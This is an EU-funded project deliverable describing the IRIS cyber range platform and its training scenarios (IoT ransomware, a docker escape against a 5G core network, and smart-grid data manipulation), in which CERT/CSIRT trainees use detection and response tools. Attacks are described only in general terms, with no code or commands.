Artificial Intelligence Threat Reporting and Incident Response System

D5.4 IRIS cyber range platform

Project Title:	Artificial Intelligence Threat Reporting and Incident Response System
Project Acronym:	IRIS
Deliverable Identifier:	D5.4
Deliverable Due Date:	31/12/2023
Deliverable Submission Date:	15/1/2024
Deliverable Version:	V1.0
Main author(s) and Organisation:	Bruno Vidalenc (THALES), Lorens Barraud (THALES)
Work Package:	WP5: Virtual Cyber Range and Training Environment
Task:	Task 5.3: IRIS cyber range platform
Dissemination Level:	CO: Confidential, only for members of the Consortium (including the Commission Services)

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement no 101021727. Content reflects only the authors' view and European Commission is not responsible for any use that may be made of the information it contains.

Quality Control

	Name	Organisation	Date
Editor	Lorens Barraud	THALES	15/1/2024
Peer Review	Gonçalo Cadete	INOV	15/1/2024
Submitted by (Project Coordinator)	Gonçalo Cadete	INOV	15/1/2024

Contributors

Organisation
THALES

Document History

Version	Date	Modification	Partner
V0.1	12/10/2023	ToC	THALES
V0.2	15/1/2024	Peer review	INOV
V1.0	15/1/2024	Final editing	INOV

Legal Disclaimer

IRIS is an EU project funded by the Horizon 2020 research and innovation programme under grant agreement No 101021727. The information and views set out in this deliverable are those of the author(s) and do not necessarily reflect the official opinion of the European Union. The information in this document is provided "as is", and no guarantee or warranty is given that the information is fit for any specific purpose. Neither the European Union institutions and bodies nor any person acting on their behalf may be held responsible for the use which may be made of the information contained therein. The IRIS Consortium members shall have no liability for damages of any kind including without limitation direct, special, indirect, or consequential damages that may result from the use of these materials subject to any liability which is mandatory due to applicable law.

CONTENTS

List of Figures

List of Tables

List of Abbreviations and Acronyms

Abbreviation/ Acronym	Meaning
VCR	Virtual Cyber Range
RAN	Radio Access Network
VM	Virtual Machine
ATA	Automated Threat Analytics
CTI	Collaborative Threat Intelligence
EME	Enhanced MeliCERTes Ecosystem
CERT	Computer Emergency Response Team
CSIRT	Computer Security Incident Response Team
ATIO	Advanced Threat Intelligence Orchestrator

Executive Summary

This deliverable presents the IRIS cyber range environment platform architecture and deployment. It is linked to task T5.3.

It aggregates and complements the contents of previous work package WP5 deliverables. The goal of this deliverable is to present the technical details of the assets and the cyber-threats that have been chosen for the training scenarios described in deliverable D5.2. The assets will create the virtual infrastructure used to emulate cybersecurity attacks and demonstrate how the end-user can use the IRIS functionalities to mitigate/prevent them. This deliverable also aims to describe the simulated infrastructure on which the end-users will be able to train, using the training scenarios.

Finally, it provides a detailed explanation of the modules deployed in the virtual cyber range (VCR) infrastructure.

1 INTRODUCTION

1.1 Project Introduction

The IRIS project aims at tackling recent and upcoming cybersecurity challenges that emerge in IoT and AI-enabled networks and platforms. For this reason, the IRIS activity integrates several innovative technical solutions into an easy-to-use single platform to assist CERTs/CSIRTs for detecting, evaluating, responding, and communicating information regarding threats & vulnerabilities of IoT and AI-driven ICT systems.

The functionalities of the IRIS platform will be demonstrated in 3 pilots with the engagement of 3 smart cities (in Helsinki, Tallinn and Barcelona) along with the involvement of national CERTs/CSIRTs, and cybersecurity authorities.

The project duration extends from September 2021 to August 2024.

1.2 Deliverable purpose

This deliverable aims to be the final deliverables summarizing all the content related to the IRIS Cyber Range. It is an aggregation of the previous deliverables with the deployment of the first version of the IRIS platform. In this deliverable will be described the different scenarios of the IRIS project, the infrastructure, the attack scenario and all of the developed modules of the IRIS project and their status concerning their deployment in the Virtual Cyber Range (VCR). The cyber range must be able to recreate an infrastructure similar to the INTRA premise in order to train the IRIS end-users to the IRIS tools.

1.3 Structure of the deliverable

Section 3 starts by describing the different scenarios of the IRIS project. Section 4 describes the platform on which the training scenarios will be implemented and Section 5 describes the assets and the technical details of the cyber threats used in the three scenarios that were developed for training purposes. Section 6 presents the Kubernetes cluster implemented in the VCR and finally Section 7 presents in detail the different pods of the IRIS platform and their integration status in the VCR.

2 TRAINING SCENARIOS

This section presents the three training scenarios that are developed in the framework of the IRIS project. These scenarios were selected based on the recent threat landscape in cyber security and include[1],[2]: (i) an extortion scenario using ransomware on an IoT infrastructure; (ii) a security compromise of an IoT network interconnected with a 5G network; (iii) a manipulation scenario of data originating from a smart grid system.

It is worth mentioning that the IRIS VCR infrastructure also has the capabilities of hosting additional scenarios that may be developed after the IRIS project for end-user familiarization with the IRIS platform.

In all scenarios, it is assumed that the involved actors and stakeholders (trainees) can be CERT/CSIRT team operators, users from public authorities or private companies that are monitoring the IoT devices (e.g., maintenance staff, IT personnel, cybersecurity experts) and the attacker is a typical actor that targets to hacks devices, steal, or manipulate data for various possible purposes.

2.1 IoT Ransomware Scenario

In this training scenario, it is assumed that hackers have infected IoT devices with malware to turn them into botnets that probe access points or search for valid credentials in device firmware that they can use to enter the network (see figure 1 for an overview of the ransomware scenario). Having network access through an IoT device, attackers can exfiltrate data to the cloud and threaten to keep, delete, or make the data public unless paid a ransom.

[1] ENISA, "Threat Landscape," 2022.

[2] ENISA, "Transport Threat Landscape," 2022.




Figure 1: Overview of the IoT Ransomware scenario

As already mentioned, the focus of the developed exercises is to train end-users (CERT/CSIRT team members) in responding to encountered threats by using the IRIS platform and the associated functionalities. In this section, two training sub-scenarios are illustrated based on the functionality of the IRIS tools that are involved in the ransomware scenario.

2.1.1 Vulnerability Identification

It is assumed that this training phase takes place before the breakout of the attack, i.e., the end-user is a monitoring actor of the software maintenance company that scans for vulnerabilities in the IoT infrastructure. The following steps can be used to describe the training process, which is depicted in figure 2 as a sequence diagram:

- *Step 1*: the trainee is guided by standard guidelines to search for vulnerabilities in the VCR infrastructure through the Enhanced MeliCERTes Ecosystem (EME) dashboard. For instance, the trainee can be guided to scan a specific device (given the IP of the device) and find a well-known vulnerability that is already there.
- *Step 2*: Internally, the EME component of the IRIS platform notifies the Advanced Threat Intelligence Orchestrator (ATIO) for the vulnerability identification request.
- *Step 3*: The ATIO, in turn, sends the vulnerability scanning request to the Vulnerability Discovery Manager (VDM) tool that is included in the Automated Threat Analytics (ATA) IRIS component.
- *Step 4*: VDM tool starts the scanning process, analyzing vulnerabilities detected in the infrastructure and performing an assessment to classify and prioritize the risk and its potential treatment.
- *Step 5*: VDM tool pushes the vulnerability reports from the infrastructure to the ATIO.
- *Step 6*: ATIO, in turn, forwards the processed information and may trigger some incident response workflow, as well as publish the vulnerability reports to threat

intelligence platforms such as MISP through the IRIS Collaborative Threat Intelligence Sharing and Storage (CTI Sharing and Storage component). Moreover, known vulnerabilities can be acknowledged back to the ATIO through the CTI sharing component that interacts with the dynamic repository of threats and vulnerabilities. To this end, CTI enriches the received information from the ATIO (more specifically information originating from the ATA tools) and shares it to the ATIO through the CTI sharing component to be utilized for the operation of the tools (for instance the information is conveyed to the DPA tool after a particular request, or the information is kept for the use of the tools).

- *Step 7*: The vulnerabilities found are reported back to the EME dashboard by the ATIO and are visible to the end-user, who can see the reports and the risk associated with the encountered vulnerabilities. The found vulnerabilities can optionally also be shared through the EME ecosystem to different agencies/companies/stakeholders that utilize the IRIS platform solution.
- *Step 8*: The trainee inserts the flags (names of the vulnerabilities that are expected to be found in the VCR IoT infrastructure) in the CyberTraP tool, verifying that he/she has successfully concluded this training phase and has captured the vulnerability flag, enabling him to continue with the next phase of the training scenario.



IoT Infrastructure
IRIS tools in the VCR
Trainee
Edge Server
Switch
IoT devices
Domain Computers & Controllers
VDM
CTI Sharing and Storage
Orchestrator (ATIO)
EME
CyberTrap
Vulnerability Identification
Trainee is guided to search for Vulnerabilities in the VCR infrastructure through the EME dashboard
Request for vulnerability search
Orchestrator send requests for vulnerability scanning
Scan for vulnerabilities
Scan for vulnerabilities
Scan for vulnerabilities
Vulnerability reports are sent to the Orchestrator
Vulnerabilities found are conveyed in the repo
Vulnerabilities in the repo are shared back to the Orchestrator
Vulnerabilities found are sent to the EME dashboard
opt
[Vulnerability Sharing]
Vulnerabilities can be shared in cross-border situations between CERTs/CSIRTs
Reported vulnerabilities
insert flags and proceed to next step

Figure 2: Sequence Diagram for the Vulnerability Identification in the IoT ransomware scenario

2.1.2 Autonomous Threat Detection

It is assumed that this phase of the training scenario is conducted online, in the sense that the user monitors the infrastructure and can use the IRIS platform during the attack breakout. The main target of this exercise is for the trainee to gain experience of the autonomous threat detection IRIS tools. The trainee is expected to act through the scenario, interacting through the EME dashboard with the IRIS technical components. The sequence diagram of this sub-scenario is illustrated in figure 3 and can be described in the following steps:

- *Step 1*: the trainee is guided by guidelines provided in the Moodle solution to log in the VCR.
- *Step 2*: The network traffic monitoring tool in the VCR infrastructure (i.e., the virtual switch) has been preconfigured, performing similar functionalities
- of SPAN port monitoring of the switch connected to the IoT devices and monitoring of the network traffic directly from the IoT infrastructure for the NIGHTWATCH and SiVi tools respectively.
- *Step 3*: The response and recovery policy in the Risk-based Response & Self-Recovery ATA module contained in the VCR have also been pre-configured.
- *Step 4*: The NIGHTWATCH tool collects traffic from the devices connected to the targeted infrastructure and generates logs relative to the endpoints monitored, based on a ML model for anomaly detection in the network traffic. Alternatively, the SiVi tool acts as an intrusion detection tool, monitoring and analysing the different communication protocols, while providing an ML-assisted anomaly detection output based on the network traffic.
- *Step 5*: At this point of the training scenario, it is assumed that the ransomware attack breaks out and the threat actor is currently scanning the network to determine its topology.
- *Step 6*: Upon detection of threat events, the NIGHTWATCH tool pushes threat alerts to the ATIO in the form of JSON reports. Similarly, the security events encountered by the SiVi tool are acknowledged to the ATIO for further actions and processing.
- *Step 7*: The ATIO forwards the security events to the Risk-based Response & Self-Recovery. To this end, this module ingests detection telemetry from the NIGHTWATCH or SiVi tools, processes the received data, performing risk score normalisation. The Risk-based Response & Self-Recovery tool also suggests optimal response recommendation actions based on inherently included AI technics, which are then forwarded to the ATIO.
- *Step 8*: The threat reports that have been acknowledged to the ATIO (*Step 6*) can then be forwarded to the IRIS CTI Sharing and Storage component through MISP for further enrichment and to the IRIS dashboard to become visible to the end-users.
- *Step 9*: The trainee is provided with information related to the CTI threat/attack that is detected by the IRIS platform through the EME dashboard. In addition, the trainee will be able to view historical CTI threats and events. Furthermore, the

threats can also be shared through the EME ecosystem to different stakeholders using the IRIS platform.

- *Step 10*: The trainee can manage the attack by reviewing the proposed mitigation actions (for instance, 3 response action types, namely "contain", "harden" and "recover") and provide some feedback or policy through the EME dashboard (which is conveyed to the ATIO) targeting to recover the IoT system from the unfolding threat.
- *Step 11*: Finally, the trainee inserts the flags (name of the threat and recommended response action) in the CyberTraP tool, verifying the successful completion of this training phase.



IoT Infrastructure
IRIS tools in the VCR
Trainee
Attacker
Edge Server
Switch
IoT devices
Domain Computers & Controllers
Nightwatch/SiVi
Response & Recovery
CTI Sharing and Storage
Orchestrator (ATIO)
VCR
EME
CyberTrap
Autonomous Threat Detection
Trainee is guided to log in the VCR, where the scenario infrastructure has already been deployed
The request for threat detection monitoring is already pre-configured in the VCR
The end-user policy for response and recovery actions is already pre-configured in the VCR
Switch Monitoring (Nightwatch)
Infrastructure monitoring (SiVi)
The attacker scans the network (e.g. net.exe to determine topology)
Network scan
Network scan
On detection alert
Threat alerts are pushed to the Orchestrator in the form of JSON reports
Send incident data
Data processing (e.g. risk score normalisation)
Optimal response recommendation actions
Threat reports can be forwarded to the CTI Sharing through MISP
Threat reports and recommended actions are sent to EME dashboard
Threat reports and recommended actions become visible to the trainees
opt
[Threat Sharing]
Threats can be shared in cross-border situations between CERTs/CSIRTs
Provide actions on detected threats
Trainee action is conveyed to the Orchestrator
insert flags to conclude this training step
Trainee
Attacker
Edge Server
Switch
IoT devices
Domain Computers & Controllers
Nightwatch/SiVi
Response & Recovery
CTI Sharing and Storage
Orchestrator (ATIO)
VCR
EME
CyberTrap

Figure 3: Sequence Diagram for the Autonomous Threat Detection in the IoT ransomware scenario

2.2 IoT connected with a 5G network scenario

The Cyber Range emulates an IoT network interconnected with a 5G network. The attacker targets to compromise the 5G core network through a container breakout attack, gaining administrator access on the container's underlying host. The overview of this scenario is depicted in figure 4.




Figure 4: Overview of the 5G network connected with IoT scenario

Similar to training scenario 1, the target of the described exercises is to train the end-users in the functionalities of the IRIS platform. The IRIS platform can be used in the 5G/IoT training scenario for vulnerability identification and for autonomous threat detection.

2.2.1 Vulnerability Identification

This training step is realized prior to the attack. The trainee is in charge of the network to monitor any vulnerabilities that could expose the IoT infrastructure. The following steps describe the training process:

- *Step 1*: the trainee is guided by directions provided in the Moodle environment to search for vulnerabilities in the IoT infrastructure through the EME. The trainee is able to scan devices in the 5G IoT infrastructure to find vulnerabilities.
- *Step 2*: The EME acknowledges to the ATIO the request for the vulnerability identification.
- *Step 3*: The ATIO conveys the request for vulnerability scanning (including specifications concerning the IP of the target device) to the VDM tool.
- *Step 4*: The VDM tool scans the relevant infrastructure (for instance the dockerized 5G core network), analyzing the detected vulnerabilities in terms of risk assessment.
- *Step 5*: The vulnerability reports are sent from the VDM tool to the ATIO.
- *Step 6*: ATIO publishes the vulnerability report through the CTI Sharing and Storage component. Already existing vulnerabilities in the repository are also shared to the ATIO through the CTI sharing component.
- *Step 7*: The vulnerability reports are then sent to the EME by the ATIO for the notification of the IRIS platform end-user, who may assess the reported associated risks and share them with other IRIS platform users through the EME ecosystem.
- *Step 8*: Finally, the trainee inserts the flags captured by identifying the existing vulnerabilities in the CyberTraP tool to validate the training cour



5G IoT Infrastructure in the VCR
IRIS platform in the VCR
Trainee
Dockeried webserver
Docker Host
Dockerized 5G Core network
V D M
CTI Sharing and Storage
Orchestrator (ATIO)
E M E
CyberTrap
Vulnerability Identification
Trainee search for Vulnerabilities through the EME dashboard
Request for vulnerability search
Orchestrator send requests for vulnerability scanning
Scan for vulnerabilities
Scan for vulnerabilities
Scan for vulnerabilities
Vulnerability reports are sent to the Orchestrator
Vulnerabilities found are conveyed in the repo
opt
[Vulnerability Storing]
Vulnerabilities in the repo can be shared back to the Orchestrator
Vulnerabilities found are sent to the EME dashboard
opt
[Vulnerability Sharing]
Vulnerabilities can be shared in cross-border situations between CERTs/CSIRTs
Reported vulnerabilities
insert flags and proceed to next step

Figure 5: Sequence Diagram for the Vulnerability Identification in the IoT/5G network scenario

2.2.2 Autonomous Threat Detection

This second training occurs during the attack to learn how to use the autonomous threat detection tools from the IRIS platform. The sequence diagram is illustrated in figure 6 with the following steps:

- *Step 1*: the trainee logs in to the Moodle solution to see the training steps and the description of the training exercise.
- *Step 2*: The NIGHTWATCH and SiVi tools perform monitoring of the network and infrastructure (webserver, 5G core and docker host).
- *Step 3*: The NIGHTWATCH generates logs relative to the dockerized webserver, dockerized 5g Core and the docker host, based on an ML model for anomaly detection in the network traffic. The SiVi tool analyses the communication protocols to provide an ML-assisted anomaly detection output.
- *Step 4*: The attacker performs the 3-stepped attack, as depicted in Figure 6: (i) first, the attacker executes a command injection to access the docker of the webserver; (ii) then the attacker follows a privilege escalation to become root of the docker; (iii) finally, the attacker runs the docker escape exploit to gain access to the docker host.
- *Step 5*: the NIGHTWATCH and SiVi tools detect the threat and alert the ATIO in the form of JSON reports.
- *Step 6*: The ATIO forwards the security events to the Risk-based Response & Self-Recovery to perform a risk score normalisation. The Risk-based Response & Self-

Recovery tool also suggests optimal response recommendation actions based on inherently included AI technics and forward them to the ATIO.

- *Step 7*: The threat reports are forwarded to the IRIS CTI Sharing and Storage component using MISP. Moreover, the reports are also conveyed to the IRIS dashboard to be visualized by the end-users.
- *Step 8*: The trainee receives alert of the CTI threat/attack using the EME dashboard. He can also browse historical CTI threats and events. The threats can be shared to other stakeholders using the IRIS platform (through the EME ecosystem).
- *Step 9*: The trainee can interact with the IRIS platform and decide upon the proposed mitigation actions ("contain", "harden" and "recover"), providing his feedback or policy through the EME dashboard, that is forwarded to the ATIO.
- *Step 10*: To close the training, the trainees must insert the correct flags (threat name and response action) in the CyberTraP tool.



5G IoT Infrastructure in the VCR
IRIS platform in the VCR
Trainee
Attacker
Dockeried webserver
Docker Host
Dockerized 5G Core network
Switch
Nightwatch/SiVi
Response & Recovery
CTI Sharing and Storage
Orchestrator (ATIO)
V C R
E M E
CyberTrap
Autonomous Threat Detection
Trainee log in the VCR, scenario infrastructure has been deployed
Threat detection monitoring is pre-configured in the VCR
The end-user policy for response and recovery actions is already pre-configured in the VCR
Switch Monitoring (Nightwatch)
Infrastructure monitoring (SiVi)
Infrastructure monitoring (SiVi)
Infrastructure monitoring (SiVi)
The attacker open two remote shells with command injection and docker escape exploit
Command injection
Remote shell
privilege escalation
Docker Escape exploit
Remote shell
5G Core network shutdown
On detection alert
Threat alerts are pushed to the Orchestrator in the form of JSON reports
Send incident data
Data processing (e.g. risk score normalisation)
Optimal response recommendation actions
Threat reports can be forwarded to the CTI Sharing through MISP
Threat reports and recommended actions are sent to EME dashboard
Threat reports and recommended actions become visible to the trainees
opt
[Threat Sharing]
Threats can be shared in cross-border situations between CERTs/CSIRTs
Provide actions on detected threats
Trainee action is conveyed to the Orchestrator
insert flags to conclude this training step
Trainee
Attacker
Dockeried webserver
Docker Host
Dockerized 5G Core network
Switch
Nightwatch/SiVi
Response & Recovery
CTI Sharing and Storage
Orchestrator (ATIO)
V C R
E M E
CyberTrap

Figure 6: Sequence Diagram for the Autonomous Threat Detection in the IoT/5G network scenario

2.3 Smart City Dashboard AI Input Data Manipulation

In this training scenario, the emphasis lies in detecting anomalies within the cross-border energy infrastructure system, with a specific focus on monitoring the behaviour and interaction of various components. The primary objective is to pinpoint unusual patterns that might signal potential cyber threats. This cross-border energy infrastructure encompasses data from both the Tallinn substation (including audit and system logs) and the Helsinki Smart Kalasatama infrastructure, featuring a range of smart plugs, energy meters, and switches. Figure 7 provides a high-level overview of the infrastructure components and the underlying logic guiding the pilot.

